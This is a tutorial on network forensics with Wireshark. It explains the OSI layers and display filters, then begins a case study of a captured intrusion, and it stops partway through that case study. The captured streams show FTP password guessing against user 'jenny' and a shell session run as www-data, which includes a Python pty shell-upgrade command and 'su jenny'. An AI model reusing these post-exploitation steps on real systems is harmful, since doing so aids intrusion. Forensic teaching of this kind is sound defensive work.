Network forensic

Normally, computer forensic has focused on file recovery and file systems analysis like we already did. But it is important to mention, that these days, evidence almost always traverses the network and sometimes is never stored on a hard drive at all.

With network forensics, the entire contents of e-Mails, Web surfing activities, and file transfers can be recovered. The network protocol data that surrounds each conversation is often extremely valuable to the investigator.

What is Wireshark?

It is the go-to network packet capture tool. Wireshark is a graphical tool to capture network packets and display them. You can analyze these packets in real-time or offline. This tool will help you to capture, interpret, filter and inspect data packets to do effective troubleshooting.

Wireshark is available for many different OS like Windows, Linux and MacOS.

Wireshark does basically three things:

1. Packet Capture: Wireshark can listen to a network connection in real time and grabs entire streams of traffic.

2. Filtering: Wireshark capable of slicing and dicing all of the data with the use of filters.

3. Visualization: Wireshark allows you to dive right into a network packet. So, you can visualize entire conversations and network streams.

When should Wireshark be used for?

The Problem is that network traffic is transient. In case of an incident, the network traffic of the last hour for example cannot be captured, if the capturing starts when the incident is over. To solve this problem, so-called “Sniffers” are implemented in the network system. These sniffers capture all the traffic of the network all the time. The captured traffic can then be analyzed at any time when the security incident is detected. Wireshark is able to analyze these network dumps.


Wireshark is a safe tool used by the government agencies, educational institutions, corporations, and small businesses to troubleshoot network issues.

To use Wireshark, you need to understand things like the three-way TCP handshake and various protocols, including TCP, UDP, DHCP and ICMP.

It is also important to mention that Wireshark can’t help with decryption with regards to encrypted traffic unless you got the decryption key.

Wireshark also can analyze VOIP traffic.

OSI Model & Layers captured



Function: It is responsible for providing network services to end-users, user interact directly with the software application.
Example: FTP, HTTP, SSH, SMTP, DNS, DHCP.

Function: It is responsible for encryption, decryption and compression of data to support application layer.
Example: JPEG, SSL and TSL

Function: Manage communication session between both connection multiple back-and-forth transmissions.
Example: NetBIOS and RPC

Function: It is responsible for establishing host to host connection between two nodes and transfer error free data.
Example: TCP and UDP protcols.

Function: It divides Data frame into packets and adding routing concept through logical address.
Example: ICMP, IGMP, IPv4, IPv6, RIP

Function: Broadcast of data frames between two nodes connected by a physical layer.
Example: MAC Address, ARP, PPP and ATM.

Function: Sending and receiving of raw bit streams in the form 0 & 1 over a physical medium.
Example: Cables and connectors, UBS, Wireless.


The OSI 7 Layer Model is a Model which displays the different Layers of a network connection. It goes from the highest, most hardware abstraction layer 7 (Application layer) down to the physical layer which includes the physical data transfer. Between there are several layers with different protocols and information on it.

In Wireshark, there are 4 different layers captured. These layers are layer 2 (data link layer), layer 3 (network layer), layer 4 (transport layer) and layer 7 (application layer)

Layer 2 (Data Link Layer):

The layer 2 includes the ethernet header. In the ethernet header there are several pieces of information stored. The most important ones are:

- MAC-Address of sender & receiver
- Ethernet-type of layer 3 (IPv4, IPv6, ARP)




```
> Frame 517: 87 bytes on wire (696 bits), 87 bytes captured (696 bits) on interface eth0, id 0
> Ethernet II, Src: PcsCompu_92:a2:af (08:00:27:92:a2:af), Dst: VMware_4a:b9:cd (00:0c:29:4a:b9:cd)
> Internet Protocol Version 4, Src: 192.168.0.115, Dst: 192.168.0.147
> Transmission Control Protocol, Src Port: 53734, Dst Port: 80, Seq: 2434, Ack: 104, Len: 21
> Hypertext Transfer Protocol

0000  00 0c 29 4a b9 cd 08 00  27 92 a2 af 08 00 45 00   ··)J···· '·····E·
0010  00 49 d7 d9 40 00 40 06  e0 7e c0 a8 00 73 c0 a8   ·I··@·@· ·~···s··
0020  00 93 d1 e6 00 50 ef 15  62 4c 62 3c be a2 80 18   ·····P·· bLb<····
0030  01 f6 ea f0 00 00 01 01  08 0a 65 72 31 bc 53 e9   ········ ··er1·S·
0040  d5 c3 20 20 20 20 28 41  4c 4c 20 3a 20 41 4c 4c   ··    (A LL : ALL
0050  29 20 41 4c 4c 0d 0a                               ) ALL··
```

The first 6 Bytes represent the Destination MAC Address, the next 6 Bytes represent the Source MAC Address, and the last 2 Bytes represent the Ethernet Type. 0800 is IPv4 for example.

Layer 3 (Network Layer):

On layer 3 the IP header is located. The IP header stores many network informations. The most important ones are:

- IP version
- IP addresses
- TTL of packets
- Layer 4 Protocol type (TCP, UDP)




```
> Frame 517: 87 bytes on wire (696 bits), 87 bytes captured (696 bits) on interface eth0, id 0
> Ethernet II, Src: PcsCompu_92:a2:af (08:00:27:92:a2:af), Dst: VMware_4a:b9:cd (00:0c:29:4a:b9:cd)
> Internet Protocol Version 4, Src: 192.168.0.115, Dst: 192.168.0.147
> Transmission Control Protocol, Src Port: 53734, Dst Port: 80, Seq: 2434, Ack: 104, Len: 21
> Hypertext Transfer Protocol

0000  00 0c 29 4a b9 cd 08 00  27 92 a2 af 08 00 45 00   ··)J···· '·····E·
0010  00 49 d7 d9 40 00 40 06  e0 7e c0 a8 00 73 c0 a8   ·I··@·@· ·~···s··
0020  00 93 d1 e6 00 50 ef 15  62 4c 62 3c be a2 80 18   ·····P·· bLb<····
0030  01 f6 ea f0 00 00 01 01  08 0a 65 72 31 bc 53 e9   ········ ··er1·S·
0040  d5 c3 20 20 20 20 28 41  4c 4c 20 3a 20 41 4c 4c   ··    (A LL : ALL
0050  29 20 41 4c 4c 0d 0a                               ) ALL··
```

Layer 4 (Transport Layer):

Layer 4 includes the TCP/UDP header. The most important informations stored here are:


- Source Port
- Destination Port
- Sequence Number



```
> Frame 517: 87 bytes on wire (696 bits), 87 bytes captured (696 bits) on interface eth0, id 0
> Ethernet II, Src: PcsCompu_92:a2:af (08:00:27:92:a2:af), Dst: VMware_4a:b9:cd (00:0c:29:4a:b9:cd)
> Internet Protocol Version 4, Src: 192.168.0.115, Dst: 192.168.0.147
> Transmission Control Protocol, Src Port: 53734, Dst Port: 80, Seq: 2434, Ack: 104, Len: 21
> Hypertext Transfer Protocol

0000  00 0c 29 4a b9 cd 08 00  27 92 a2 af 08 00 45 00   ··)J···· '·····E·
0010  00 49 d7 d9 40 00 40 06  e0 7e c0 a8 00 73 c0 a8   ·I··@·@· ·~···s··
0020  00 93 d1 e6 00 50 ef 15  62 4c 62 3c be a2 80 18   ·····P·· bLb<····
0030  01 f6 ea f0 00 00 01 01  08 0a 65 72 31 bc 53 e9   ········ ··er1·S·
0040  d5 c3 20 20 20 20 28 41  4c 4c 20 3a 20 41 4c 4c   ··    (A LL : ALL
0050  29 20 41 4c 4c 0d 0a                               ) ALL··
```

Layer 7 (Application):

The last layer is layer 7. Layer 7 contains the data which should be transferred. For example html, ftp or ssh data. This data can also be viewed in Wireshark.




```
> Frame 517: 87 bytes on wire (696 bits), 87 bytes captured (696 bits) on interface eth0, id 0
> Ethernet II, Src: PcsCompu_92:a2:af (08:00:27:92:a2:af), Dst: VMware_4a:b9:cd (00:0c:29:4a:b9:cd)
> Internet Protocol Version 4, Src: 192.168.0.115, Dst: 192.168.0.147
> Transmission Control Protocol, Src Port: 53734, Dst Port: 80, Seq: 2434, Ack: 104, Len: 21
v Hypertext Transfer Protocol
  >    (ALL : ALL) ALL\r\n

0000  00 0c 29 4a b9 cd 08 00  27 92 a2 af 08 00 45 00   ··)J···· '·····E·
0010  00 49 d7 d9 40 00 40 06  e0 7e c0 a8 00 73 c0 a8   ·I··@·@· ·~···s··
0020  00 93 d1 e6 00 50 ef 15  62 4c 62 3c be a2 80 18   ·····P·· bLb<····
0030  01 f6 ea f0 00 00 01 01  08 0a 65 72 31 bc 53 e9   ········ ··er1·S·
0040  d5 c3 20 20 20 20 28 41  4c 4c 20 3a 20 41 4c 4c   ··    (A LL : ALL
0050  29 20 41 4c 4c 0d 0a                               ) ALL··
```

How to filter and Inspect Packets in Wireshark

One of the main features of wireshark is the filtering of the data packages. It’s possible to filter for protocols and for the different aspects of the protocol.


For example it is possible to filter for all packages whose protocol is TCP. But we can additionally filter for the packages which have the source IP address “192.168.0.147”.

Here is example overview for some tcp options we can filter for:



```
tcp
tcp.stream eq 19
tcp.port == 80
tcp.port == 8080
tcp.stream eq 20
tcp.port == 80 || udp.port == 80
tcp
tcp.options.ao
tcp.options.cc
tcp.options.ccecho
tcp.options.ccnew
tcp.options.echo
tcp.options.echoreply
tcp.options.eol
tcp.options.experimental
tcp.options.md5
tcp.options.mss
tcp.options.nop
tcp.options.qs
tcp.options.rvbd.probe
tcp.options.rvbd.trpy
```

Another main feature is, that we can have a clear look on the tcp/http traffic. This is what it looks like:



Wireshark · Folge TCP Stream (tcp.stream eq 20) · h4cked.pcapng

```
Linux wir3 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 22:26:54 up  2:21,  1 user,  load average: 0.02, 0.07, 0.08
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
jenny    tty1     -                20:06   37.00s  1.00s  0.14s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls -la
total 1529956
drwxr-xr-x  23 root root       4096 Feb  1 19:52 .
drwxr-xr-x  23 root root       4096 Feb  1 19:52 ..
drwxr-xr-x   2 root root       4096 Feb  1 20:11 bin
drwxr-xr-x   3 root root       4096 Feb  1 20:15 boot
drwxr-xr-x  18 root root       3880 Feb  1 20:05 dev
drwxr-xr-x  94 root root       4096 Feb  1 22:23 etc
drwxr-xr-x   3 root root       4096 Feb  1 20:05 home
lrwxrwxrwx   1 root root         34 Feb  1 19:52 initrd.img -> boot/initrd.img-4.15.0-135-generic
lrwxrwxrwx   1 root root         33 Jul 25  2018 initrd.img.old -> boot/initrd.img-4.15.0-29-generic
drwxr-xr-x  22 root root       4096 Feb  1 22:06 lib
drwxr-xr-x   2 root root       4096 Feb  1 20:08 lib64
drwx------   2 root root      16384 Feb  1 19:49 lost+found
drwxr-xr-x   2 root root       4096 Jul 25  2018 media
drwxr-xr-x   2 root root       4096 Jul 25  2018 mnt
drwxr-xr-x   2 root root       4096 Jul 25  2018 opt
dr-xr-xr-x 117 root root          0 Feb  1 20:23 proc
drwx------   3 root root       4096 Feb  1 22:20 root
drwxr-xr-x  29 root root       1040 Feb  1 22:23 run
drwxr-xr-x   2 root root      12288 Feb  1 20:11 sbin
drwxr-xr-x   4 root root       4096 Feb  1 20:06 snap
drwxr-xr-x   3 root root       4096 Feb  1 20:07 srv
-rw-------   1 root root 1566572544 Feb  1 19:52 swap.img
dr-xr-xr-x  13 root root          0 Feb  1 20:05 sys
drwxrwxrwt   2 root root       4096 Feb  1 22:25 tmp
drwxr-xr-x  10 root root       4096 Jul 25  2018 usr
drwxr-xr-x  14 root root       4096 Feb  1 21:54 var
lrwxrwxrwx   1 root root         31 Feb  1 19:52 vmlinuz -> boot/vmlinuz-4.15.0-135-generic
lrwxrwxrwx   1 root root         30 Jul 25  2018 vmlinuz.old -> boot/vmlinuz-4.15.0-29-generic
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@wir3:/$ su jenny
```

Example attacks that can be identified via wireshark:

Convert / Hidden network channels:

Attackers may try to establish a hidden network through a system. For example this can be used to jeopardize a network and obtain valuable information from it or download malware.

Malicious downloads:

Attackers may try to Illegally download files into system.

ICMP attack:

ICMP is the Internet control message protocol. It is a core protocol in network utilities for diagnostics and control of a network. Attackers can use the ICMP protocol to send payloads or establish tunnels in the network without recognition of the firewalls.

DDOS attacks:

A DDOS attack (Distributed Denial of Service Attack) is a overload of requests to a server. The server cannot answer all of the requests and just breaks. The Hackers can so deny access to resources on a system/network.

Port scanning:


Attackers use port scanning to find susceptible devices. They scan different ports to find open ones. Some of these ports can be a security issue and the attacker can use them to attack the service or network. These scans cause half-open tcp connections.

Case-Study

Scenario: Our machine got hacked by an attacker. Luckily we had preinstalled a sniffer on the network to capture all the data. So we are able to analyze the .pcap file.

1. Question: In which service does the attacker try to log on?


   At the beginning of the capture file there are several TCP packages, which access the port 21. The response has a FTP protocol. So the attacker is trying to log into the FTP server.



```
  8 0.000460… 192.168.0.147  192.168.0.115  TCP     66 57064 → 21 [ACK] Seq=1 Ack=1 Win=64256 Len=
 79 0.040483… 192.168.0.115  192.168.0.147  FTP     88 Response: 220 Hello FTP World!
 80 0.040491… 192.168.0.147  192.168.0.115  TCP     66 57064 → 21 [ACK] Seq=1 Ack=23 Win=64256 Len
 82 0.354470… 192.168.0.147  192.168.0.115  FTP     78 Request: USER jenny
 87 0.355447… 192.168.0.115  192.168.0.147  TCP     66 21 → 57064 [ACK] Seq=23 Ack=13 Win=65280 Le
 91 0.355447… 192.168.0.115  192.168.0.147  FTP    100 Response: 331 Please specify the password.
 92 0.355724… 192.168.0.147  192.168.0.115  TCP     66 57064 → 21 [ACK] Seq=13 Ack=57 Win=64256 Le
146 0.459521… 192.168.0.147  192.168.0.115  FTP     81 Request: PASS password
163 0.502363… 192.168.0.115  192.168.0.147  TCP     66 21 → 57064 [ACK] Seq=57 Ack=28 Win=65280 Le
```

2. Question: The hacker is trying to log in as a specific user. Which username is it?


   On the last question we already saw the line with “Request: USER jenny”. For a better view we can open the TCP stream. Here we also see the input of the sender. It says “USER jenny”. So the attacker tries to log in with the username “jenny”.



```
220 Hello FTP World!
USER jenny
331 Please specify the password.
PASS password
530 Login incorrect.
USER jenny
331 Please specify the password.
PASS 666666
530 Login incorrect.
```

3. Question: What is the users password which the hacker found out?

   If we scroll down in the captured traffic we find a package which says “Login successful”. If we open the TCP stream here, we can see the following:

